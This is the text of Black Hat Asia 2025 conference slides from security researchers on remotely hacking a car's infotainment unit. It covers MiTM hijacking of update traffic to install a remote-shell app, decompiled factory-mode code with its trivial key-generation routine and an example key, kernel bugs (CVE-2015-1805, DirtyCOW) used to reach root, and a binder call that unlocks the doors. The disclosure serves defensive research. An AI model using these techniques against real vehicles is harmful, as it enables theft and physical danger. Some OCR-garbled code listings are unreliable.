black hat ASIA 2025

APRIL 3-4, 2025 BRIEFINGS

Double Tap at the Blackbox

Hacking a Car Remotely Twice with MiTM

Yingjie Cao

360 Vulnerability Research Institute

Xinfeng Chen

SIG Void Technology



Yingjie Cao (@YinJai_c)

- Security researcher @ 360 Vulnerability Research Institute
- Specialized in connected vehicle security
- A full-chain exploiter of Blackberry QNX system, the most popular automotive OS
- His work has been accepted by both industry and academia, including IEEE S&P and Blackhat Asia

Xinfeng Chen

- Security researcher @ SIG Void Technology
- Specialized in mobile security
- Skilled at customizing AOSP to bypass application protections





The Prologue

#BHAS @BlackHatEvents



Three years ago...

2021, Autumn, Chengdu

Automotive Standard Conference



Tianfu Cup – Chinese Pwn2Own





15 days before Tianfu Cup 2021 registration

- We were told there is an automotive track
- We need to pick a top 10 brand in China
- Finally, we chose a brand with over 90,000 units sold in 2021
- 15 days left, with zero knowledge to the target
- NO hardware, NO car
- We need to find extremely easy approaches to pwn it





The Car Hacking Landscape

#BHAS @BlackHatEvents



Challenges of Hacking a Car



Zero Day Initiative @thezdi · 2023年3月24日 … CONFIRMED! @Synacktiv used a heap overflow & an OOB write to exploit the Infotainment system on the **Tesla**. When they gave us the details, we determined they actually qualified for a Tier 2 award! They win \$250,000 and 25 Master of Pwn points. 1st ever Tier 2 award. Stellar work!



Synaktiv triple-pwned Tesla @Pwn2Own

Till today, few researchers can follow their work due to the extremely high technical bar.



Saving researchers' wallet



Guangzhou, China

The biggest second-hand car components market in China, maybe globally largest.

You can find almost every category of car parts here

Pros


- Much affordable than purchasing a car
- You can disassemble the chips, dumping firmware

Cons

- It still costs \$100-\$2000 to buy an IVI
- No guarantee to boot up it
- The sources of component vary, development version, factory version, disassembled version.



Saving researchers' wallet



Pros

- Much affordable than directly purchasing a car
- Flexible pick-up and return

Cons

- Do NOT disassemble it if you do not have confidence to put it back.
 - Hardware / software version cannot be assured






First Blood

#BHAS @BlackHatEvents



MiTM leads to get shell



- Hijacking the update traffic
- Changing the APK to a remote shell APP
- Only with a low privilege app (10001)
- But we have access to all applications



Reverse Engineering the Applications

PicoTts.apk PicoTts.odex Provision.apk Provision.ode) TelephonyProvider.apk TelephonyProvider.odex Update.apk Update.apk.cache Update.odex UserDictionaryProvider.apk UserDictionaryProvider.odex `ushManager.apk shManager.odex ssistant-d20.apk Engine.apk Engine.jobf Installer.apk Store.apk Store.apk.cache Store.apk.jadx carwash.apk pilot.apk Show.apk oothService.apk oothService.job one.apk one.jobf unter.apk unter.jobf Account.apk Camera.apk 'Camera.jobf Configure.apk Control.apk Control.jobf Diagnosis.apk Gallery.apk


private boolean c(String str) {
 int length = str.length();
 Log.d("BtPhoneMainActivity", "input = " + str + ", len = " + length);
 if (length > 4 && str.startsWith("**#") && str.endsWith("#*")) {
 Bundle bundle = new Bundle();
 bundle.putString("string_msg", str);
 ((IIpcService) Module.get(IpcModuleEntry.class).get(IIpcService.class)).sendData(1001, bundle, _____indowUtil.CAR_DEVTOOLS);
 Log.d('BtPhoneMainActivity", 'factory, text = " + str);
 return true;
 }
}

return false;

"Factory" ??

Which program invokes it?

BtPhone







 The '#' and '*' in the strings hints us to trigger these functions with pressing on the phone call numbers

Input

- length > 4
- starts with *#
- ends with #*



,		
pub	lic static Map <string, a=""> c() {</string,>	
	HashMap hashMap = new HashMap();	
	a aVar = new a(); aVar.f1036a.add(new b("*#4227*111#*", "中控进入工厂测试", true, false, true, true)); Factory mode aVar.f1036a.add(new b("*#0#*", "工厂用户版本测试", true, true, true, true)); _	
	aVar.f1036a.add(new b("##0#*", "工厂用户版本测试", true, true, true, true)); Factory Inoue	
	avar.c = "4227"; Factory user version	tee
	aVar.b = "I[]]it#";	
	hashMap.put(aVar.c, aVar);	
	a vlar2 = new a();	
	a Var2.f1036a.add(new b("*#9387*111#*", "回到主桌面", true, false, true, true));	
	avar2.f1036a.add(new b("**9387*121#*", "语音识别测试模块", true, false, true));	
	$aVar2 f1036a add(new b("+t0387122#*") "ATOSB^{2}" true false true ().$	
	aVar2.f1036a.add(new b("*#9387*122#*", "AIOS设置", true, false, true, true)); aVar2.f1036a.add(new b("*#9387*131#*", "打开抓取日志功能,打开串口服务及重启设备", true, true, false, true));	
	avar2.f1036a.add(new b("*9367 132#*", "好复出厂设置,重启设备", true, true, false, true));	
	aVar2.f1036a.add(new b("##9387*133#*", "恢复而环境開畫", true, false, true, true)); TeStin	
	aVar2.f1036a.add(new b("*#9387*134#*", "CAMERA视频文件拷贝", true, true, false, true)); aVar2.f1036a.add(new b("*#9387*141#*", "设置一些系统功能", true, false, true, true));	
	aVar2.f1036a.add(new b("*#9387*141#*", "设置一些系统功能", true, false, true, true)); AVar2 f1036a.add(new b("*#9387*142#*" "GPS_NMFL為#据/期功能" true false_true)); 4G, U	SB
	Available and a set of (**********************************	
	aVar2.f1036a.add(new b("*#9387*143#*", "46 APN切换功能", true, true, true, true);; aVar2.f1036a.add(new b("*#9387*151#*", "OTA.U盘升级", true, true, false, true)); Came	a.
	aVar2.f1036a.add(new b("*#9387*151#*", "OTA,U盘升级", true, true, false, true)); aVar2.f1036a.add(new b("*#9387*211#*", "进入智能驾驶测试功能", true, false, true, true)); aVar2.f1036a.add(new b("*#9387*212#*", "进入公率检测功能", true, true, true, true));	ч,
	avar2.tl056a.add(new b("#938/*211#", 应入智能导致测试功能, true, faise, true, true));	
	avar2.t1056a.add(new b("*#938/*212#**, 进入心幸检测功能, true, true, true, true));	
	aVar2.f1036a.add(new b("*#9387*311#*", "进入硬件测试功能", true, false, true, true));	
	aVar2.f1036a.add(new b("*#9387*321#*", "进入硬件则试功能", true, true, true, true));	
	aVar2.f1036a.add(new b("*#9387*411#*", "设置驾驶模式功能", true, true, false, true));	
	aVar2.f1036a.add(new b("*#9387*511#*", "离线地图拷贝功能", true, true, false, true)); ——	
	aVar2.c = "9387";	
	aVar2.b = "研发调试类";	
	hashMap.put(aVar2.c, aVar2);	
	a aVar3 = new a();	
	aVar3.f1036a.add(new b("*#9925*111#*", MCU 系统及硬件版本号 uniqueID", true, true, true, true)); OS, MC	U, I
	aVar3.f1036a.add(new b("*#9925*121#*", 直有合应用的版本号", true, true, false, true)); \/oroion number of	eac
	avars.f103ba.add(new b("#9925"211#"", 亚小台 ELU 版本写信息", true, true, faise, true)); MCLL vorgion num	hor
	aVar3.b = "信息查看类";	
	hashMap.put(aVar3.c, aVar3);	
	a aVar4 = new a();	
	aVar4.f1036a.add(new b("*#9723*111#*", "OLED测试模式", true, true, true, true)),OLED testing mode	
	aVar4.f1036a.add(new b("*#9723*121#*", "展车模式", true, true, true, true)); Fxibibition Mode	
	aVar4.f1036a.add(new b("*#9723*131#*", "AI宣传视频", true, true, false, true));	
	aVar4.c = "9723";	
	aVar4.b = "演示菜单类";	
	hashMap.put(aVar4.c, aVar4);	
	a aVar5 = new a();	
	aVar5.f1036a.add(new b("*#7494*111#*", "售后重量功能", true, true, false, true)); Aftersale mode	
	aVar5.f1036a.add(new b("*#7494*121#*", "售后维修模式", true, true, false, true));	
	aVar5.c = "7494";	
	aVar5.b = "售后服务类";	
	hashMap.put(aVar5.c, aVar5);	
	a aVar6 = new a();	
	aVar6.f1036a.add(new b("*#1224#*", "平安夜", true, true, true, true));	
	aVar6.f1036a.add(new b("*#1225#*", "圣诞节", true, true, true, true)); Some Ester Eggs	
	aVar6.f1036a.add(new b("*#0101#*", "元旦", true, true, true, true));	
	avar6.c = "9444";	
	avar6.b = "用户关怀类";	
	hashMap.put(aVar6.c, aVar6);	
	return hashvap;	
1		

*#9925*111#*

- Check OS version & Hardware version & Unique ID
- We can trigger this directly on the screen





<pre>public static Map<string, a=""> c() {</string,></pre>			
HashMap hashMap = new HashMap();			
a aVar = new a();	An end water and a second second and a second se		
aVar.f1036a.add(new b("*#4227*111#*",	a avar = new a(); avar.fl036a.add(new b("*#4227*111#*", "中挖进入工厂测试", true, false, true, true)); Factory mode avar.fl036a.add(new b("*#0#*", "工厂用户版本测试", true, true, true, true);		
aVar.f1036a.add(new b("*#0#*", "工厂用户版本测试", true, true, true, true); _ Factory mode			
aVar.c = "4227";	Factory user version		
aVar.b = "工厂测试类";			
hashMap.put(aVar.c, aVar);			
a aVar2 = new a();			
	"回到主桌面", true, false, true, true));		
aVar2.f1036a.add(new b("*#9387*121#*",	"语音识别测试模块", true, false, true, true));		
	"AIOS设置", true, false, true, true));		
	"打开抓取日志功能,打开串口服务及重启设备", true, true, false, true));		
aVar2.11036a.add(new b("*#9387*132#*",	"恢复出厂设置,重启设备", true, true, false, true));		
aVar2.11036a.add(new b("##938/*133#*",	"預发布环填配置", true, false, true, true)); "CAMERA视频文件拷贝", true, true, false, true));		
avar2.11036a.add(new b("#938/"134#",			
aVar2.11036a.add(new b("*#9387*141#*",	"设置一些系统功能", true, false, true, true));		
avarz.t1036a.add(new b("*#938/*142#*",			
avarz.t105ba.add(new b("*#938/*143#*",	"46 APN初換功能", true, true, false, true)); "OTA,U盘升级", true, true, false, true)); "进入智能驾驶删试功能", true, false, true, true)); "进入心事检测功能", true, true, true, true));		
avarz.T1036a.add(new b("##9387*151#*",	UIA,U溫开級, true, true, taise, true));		
avarz.11050d.duu(new b("#938/"211#",	四八首船与欧洲国务能, true, taise, true, true)); "进入公室检测功能" taug taug taug taug);		
avar2.11000d.auu(New D("#956/"212#"",	加八心平湿病切脏, true, true, true, true)); "进入硒仕测试功能" true falce true true));		
avarz.T1050a.add(new b("##58/"511#"",	"进入硬件测试功能", true, false, true, true)); "进入硬件测试功能", true, true, true, true)); "设置驾驶模式功能", true, true, false, true));		
avarz.11050d.dud(new b("#958/"521#",	四八版[叶//juk/yjnk], true, true, true, true)); "沿罢空驰请式市能" true true false true));		
avai 2.11000d.duu(new b("#938/"411#",	版血与被模式功能 , true, true, false, true)); "离线地图拷贝功能", true, true, false, true));		
aVar2.11050a.add(new b("#9567 511#", aVar2.c = "9387";	HARAPOHITY 23 7000 ; CIUC, CIUC, TAISC, CIUC//,		
avar2.c = 9507; aVar2.b = "研发调试类";			
hashMap.put(aVar2.c, aVar2);			
a aVar3 = new a();			
	MCU 系统及硬件版本号 uniqueID", true, true, true, true)); OS, MC		
aVar3, f1036a, add(new b("*#9925*121#*",	(CU 系級公應目版本号 uniqueID', true, true, true, true); OS, MCL 三省百位用的版本号", true, true, false, true); Version number of ex "设备唯一码信息", true, true, false, true); Device Unique ID "显示各 ECU 版本号信息", true, true, false, true); MCU version number		
aVar3, f1036a, add(new b("*#9925*131#*",	"设备唯一码信息", true, true, false, true)); Dovice Il picture of		
aVar3.f1036a.add(new b("*#9925*211#*",	"显示各 ECU 版本号信息", true, true, false, true)); MOLU		
aVar3.c = "9925";	MCU version num		
aVar3.b = "信息查看类";			
hashMap.put(aVar3.c, aVar3);			
$a a \sqrt{ar4} = new a()$			
aVar4.f1036a.add(new b("*#9723*111#*".	"OLED测试模式", true, true, true, true)),OLED testing mode "展车模式", true, true, true, true)); Exihibition Mode		
aVar4.f1036a.add(new b("*#9723*121#*",	"展车模式", true, true, true, true)); Exihibition Mode		
aVar4.f1036a.add(new b("*#9723*131#*",	"AI宣传视频", true, true, false, true));		
aVar4.c = "9723";			
aVar4.b = "演示菜单类";			
hashMap.put(aVar4.c, aVar4);			
a aVar5 = new a();			
aVar5.f1036a.add(new b("*#7494*111#*",	"售后重置功能", true, true, false, true)); Aftersales mode		
	"售后维修模式", true, true, false, true)); AILCISAICS IIIOUC		
aVar5.c = "7494";			
aVar5.b = "售后服务类";			
hashMap.put(aVar5.c, aVar5);			
a aVar6 = new a();			
aVar6.f1036a.add(new b("*#1224#*", "平	安夜", true, true, true, true));		
aVar6.f1036a.add(new b("*#1225#*", "圣			
aVar6.f1036a.add(new b("*#0101#*", "元	<u> <u> </u> </u>		
aVar6.c = "9444";			
aVar6.b = "用户关怀类";			
hashMap.put(aVar6.c, aVar6);			
return hashMap;			
}			

*#9387*141#*

- System settings
- Directly input it, nothing happened

- Authentication required ??





```
public void onReceiveData(IIpcService.IpcMessageEvent ipcMessageEvent) {
   c.a("SecurityCheckService", "onReceiveData event=" + ipcMessageEvent);
   if (ipcMessageEvent != null) {
       String senderPackageName = ipcMessageEvent.getSenderPackageName();
        Bundle payloadData = ipcMessageEvent.getPayloadData();
        int msqID = ipcMessageEvent.getMsqID();
       if (!TextUtils.isEmpty(senderPackageName) && payloadData != null) {
            char c = 65535;
            switch (senderPackageName.hashCode()) {
                case - 2029181052:
                   if (senderPackageName.equals(IpcConfig.App.APP_AFTER_SALES)) {
                       c = 1;
                        break:
                    break:
                case - 96368120:
                   if (senderPackageName.equals(IpcConfig.App.CAR_BT_PHONE)) {
                       c = 0;
                        break:
                    break:
            switch (c) {
                case 0:
                    if (msqID == 1001) {
                        String string = payloadData.getString(IpcConfig.IPCKey.STRING MSG);
                       if (!TextUtils.isEmpty(string)) {
                           c.b("SecurityCheckService", "onReceive----> code = " + string);
                           if (this.fll65a.g(string)) {
                               c.b("SecurityCheckService", string + " isSecretKey.");
                               this.fll65a.a(string, getApplicationContext());
                                return:
                                                   .devtools.a.c.c.a(string))
                            } else if (com.
                                c.b("SecurityCheckService", string + " isFactoryCode.");
                                this.fll65a.b(string, getApplicationContext());
                                return;
                            } else {
                                return;
```

Turning on Factory mode with a key





```
public void onReceiveData(IIpcService.IpcMessageEvent ipcMessageEvent)
   switch (c)
       case 0:
           if (msgID == 1001)
               String string = payloadData.getString(IpcConfig.IPCKey.STRING MSG);
               if (!TextUtils.isEmpty(string))
                   c.b("SecurityCheckService", "onReceive----> code = " + string);
                   if (this.f1165a.g(string)) {
                       c.b("SecurityCheckService", string + " isSecretKey.");
                       this.fll65a.a(string, getApplicationContext());
                       return;
                   } else if (com.car.devtools.a.c.c.a(string)) {
                       c.b("SecurityCheckService", string + " isFactoryCode.");
                       this.f1165a.b(string, getApplicationContext());
                       return;
                    } else
                       return;
public boolean a(String str, String str2) {
   this.b = b.b(str):
   c.b("SecurityCheckPresenter", " verifySecretKey() mCateId:" + this.b);
   int e = e(this.b);
   if (e >= 50) {
       c.b("SecurityCheckPresenter", String.format(MyApplication.a().getString(R.string.text '
       return false;
   return b.c(str2, str);
```

The code invokes factory mode authentication

public static boolean c(String str, String str2) {
 if (TextUtils.isEmpty(str2)) {
 return false;

```
String a2 = a(str, str2);
com. lib.b.c.a("Fac:
```

return a(str, i);

com. lib.b.c.a("FactoryCodeModel", "Current Code " + str2 + "'s mSecretKey is: " + a2);
return str2.equals(a2): check input
}
public static String a(String str, String str2) {
 return b(str, b(str2));
}

ublic static String b(String str, String str2) {
 if (TextUtils.isEmpty(str2)) {
 return "";
 }
 int i = 0;
 try {
 i = Integer.valueOf(str2).intValue();
 }
}

catch (Exception e) {
 com. .lib.b.c.e("FactoryCodeModel", e.getMessage());

```
}
private static String a(String str, int i) {
    char[] charArray = str.toCharArray();
    int i2 = 0;
    for (int i3 = 0; i3 < charArray.length; i3++) {
        i2 = i2 + (charArray[i3] * i3 * 77) + i;
    }
    String format = new DecimalFormat("000000000").format(Math.abs(i2));
    if (format.length() > 8) {
        format = format.substring(0, 9);
    }
return "*#0000*" + i + "*" + format + "#*";
```



```
public static String[] a(String str, String str2)
   String[] split = SystemProperties.get(str, "").split(",");
   String[] strArr = {str, "0"};
   for (int i = 0; i < split.length; i++) {</pre>
      try {
          if (split[i].contains(str2))
             return split[i].split(":");
      } catch (Exception e) {
          e.printStackTrace();
          return strArr;
   return strArr;
    *#9995*111#*
```

```
private static String a(String str, int i) {
    char[] charArray = str.toCharArray();
    int i2 = 0;
    for (int i3 = 0; i3 < charArray.length; i3++) {
        i2 = i2 + (charArray[i3] * i3 * 77) + i;
    }
    String format = new DecimalFormat("00000000").format(Math.abs(i2));
    if (format.length() > 8) {
        format = format.substring(0, 9);
    }
    return "*#0000*" + i + "*" + format + "#*";
}
```

- Simply doing addition and multiplication based on unique device ID
- It is not a crypto implementation at all
- In our case, the code is

*#0000*10000*01344103#*



The debugging interface



Console service (ADB)
Capturing log
Capturing modem log
Navigation log switch
Clearing the log
Reboot
Copy ACC LCC to USB
Copy Android and Modem Log to USB
Copy Android Log to USB

- + With ADB open
- + But a low privilege shell(2000)

LPE HOW ??



Android LPE for Remote Exploit Chain

We don't want to use any complicated exploit

CVE-2015-1805, pipe read and pipe write overrun



The very ancient kernel

- Linux v3.15, affected by many vulnerabilities
- The bad news is, we do not have kernel offset to exploit these vulns.
- CVE-2015-1805
 - Pipe read and pipe write overrun
 - kernel offset needed (we cannot launch it because we do not have kernel access)
- Dirty Cow works! -> Arbitrary file write
 - From Arbitrary Write to ROOT?
 - Filesystem is read-only, apps, binaries, and configurations can be modified just temporarily and will get back into what it was after reboot





CVE-2015-1805

pipe_read() -> pipe_iov_copy_to_user


static int pipe_iov_copy_to_user(struct iovec *iov, const void *from, unsigned long len, int atomic)
{
 unsigned long copy;

```
while (len > 0) {
                    /* copy from pipe buffer */
   while (!iov->iov len) /* the data will be copied to each iov[idx].iov base */
       iov++;
   copy = min t(unsigned long, len, iov->iov len); /* length to copy */
                    /* fast copy */
   if (atomic) {
       if ( copy to user inatomic(iov->iov base, from, copy))
           return -EFAULT;
    } else {
       if (copy_to_user(iov->iov_base, from, copy))
           return -EFAULT;
   from += copy;
   len -= copy;
   iov->iov base += copy;
   iov->iov len -= copy;
return 0;
```



```
CVE-2015-1805
                                                                                                           /* fast copy */
                                                                                       if (atomic) {
                                                                                                   if ( copy to user inatomic(iov->iov base, from, copy))
                                                                                                      return -EFAULT;
     pipe_read()
                                                                                               } else {
                                                                                                   if (copy to user (iov->iov_base, from, copy))
                                                                                                      return -EFAULT;
    static ssize_t pipe_read(struct kiocb *iocb, const struct iovec *_iov,
                                                                                                     Use iov.base
           unsigned long nr segs, loff t pos)
                                                                                        static int iov_fault_in_pages_write(struct iovec *iov,
                                                                                        unsigned long len)
        for (;;) {
               if (bufs) {
                            Check if all iov.base are writeable
                                                                                            while (!iov->iov_len)
                                                                                                iov++;
                   atomic = !iov_fault_in_pages_write(iov, chars);
                                                                                            while (len > 0) {
    redo:
                                                                                                unsigned long this_len;
                   addr = ops->map(pipe, buf, atomic);
                                                                                                this len = min t(unsigned long, len, iov->iov len);
                   error = pipe_iov_copy_to_user(iov, addr + buf->offset, chars, atomic);
                                                                                                if (fault in pages_writeable(iov->iov_base,
                   ops->unmap(pipe, buf, addr);
                                                                                        this len))
                   if (unlikely(error)) { /* copy error */
                                                                                                    break;
                                       /* atomic copy error*/
                       if (atomic) {
                                                                                                len -= this len;
                           atomic = 0;
                                                                                                iov++;
                           goto redo;
                                         /* try again without atomic*/
                                                                                            return len;
                                                                                            If error, redo copy to iov
                                                                                            iov[index] is changed, but chars are not
                                                                                            An overflow
                                                                                        Bypass the writeable check with TOCTOU
```







DirtyCOW

Executable



We have a file arbitrary write

We cannot execute arbitrary file as we can only execute those on the IVI screen

So we cannot ROOT it

ROOT



- A low-priv shell cannot execute/create/RW any high-priv file
- We can only touch to execute programs
- APPs running on low-priv
- Default binary programs are executed at bootup, but RO filesystem



DirtyCOW





We **cannot** execute arbitrary file as we can only execute those on the IVI screen **?**

Executable

HIDDEN FUNCTIONS in Factory Mode!!









┢

Log is running with system privilege !!







╋


Log is running with system privilege !!



The LPE pivoting pipe_read kernel offset ROOT We have a kernel So we cannot ROOT it arbitrary write **DirtyCOW SYSTEM** Executable We cannot execute We have a file arbitrary So we cannot ROOT it arbitrary file as we can write only execute those put on the IVI screen








the IVI screen



Remote Exploit Chain





Car control

The program logic in BCM Manager

```
int _lockOff()
{
    sp<IBinder> binder = defaultServiceManager()->checkService(String16("carbcmservice"));
    Parcel data, reply;
    int replyInt = 0;
    status_t ret = 0;
    data.writeInterfaceToken(String16("android.car.hardware.bcm.ICarBcm"));
    ret = data.write((void *)lockOff, SIZE_24*sizeof(unsigned char));
    if(ret != NO_ERROR)
        perror("trans failed!!");
    binder->transact(1, data, &reply, 0);
    do {
        replyInt = reply.readInt32();
      } while (replyInt);
      return 0;
    }
}
```



Demo





Second Blood

#BHAS @BlackHatEvents



Almost every connected mobile application uses HTTPS for communication. HTTPS connections are considered secure because they have the following three characteristics:

•**Confidentiality:** The TLS protocol encrypts data, meaning a man-in-the-middle cannot directly read the content.

•Integrity: Data cannot be tampered with during transmission without being detected.


•Authentication: Clients can verify the server's identity to ensure they are connecting to a legitimate server.

However, is it truly immune to man-in-the-middle attacks?



SSL Certificate Validation

- Verify up to the root certificate.
- Use public key to verify signatures.
- Root certificate ensures trust.





Risks of Private Key Leaks

•CA Addition:

- User manual addition
- MDM (Mobile Device Management) addition
- Malicious software addition

•Key Questions:

- Can you trust all these CAs?
- Should your app rely on the default trust store?

•Real-World Concerns:

• Known cases of CA breaches or issuing certificates to impostors.

•Further Reading:

• Detailed timeline of CA failures: <u>sslmate.com</u>



Risks of Certificate Verification

Common Security Issues

1.WebViewClient Override

• onReceivedSslError calls proceed, ignoring certificate errors.

2. Custom HostnameVerifier

• Lacks strict certificate validation in verify.


3. setHostnameVerifier Method

• Uses ALLOW_ALL_HOSTNAME_VERIFIER, trusting all hostnames.

4. Custom X509TrustManager

• Fails to verify certificate trust in **checkServerTrusted**.







Potential for MiTM attacks in Android applications.

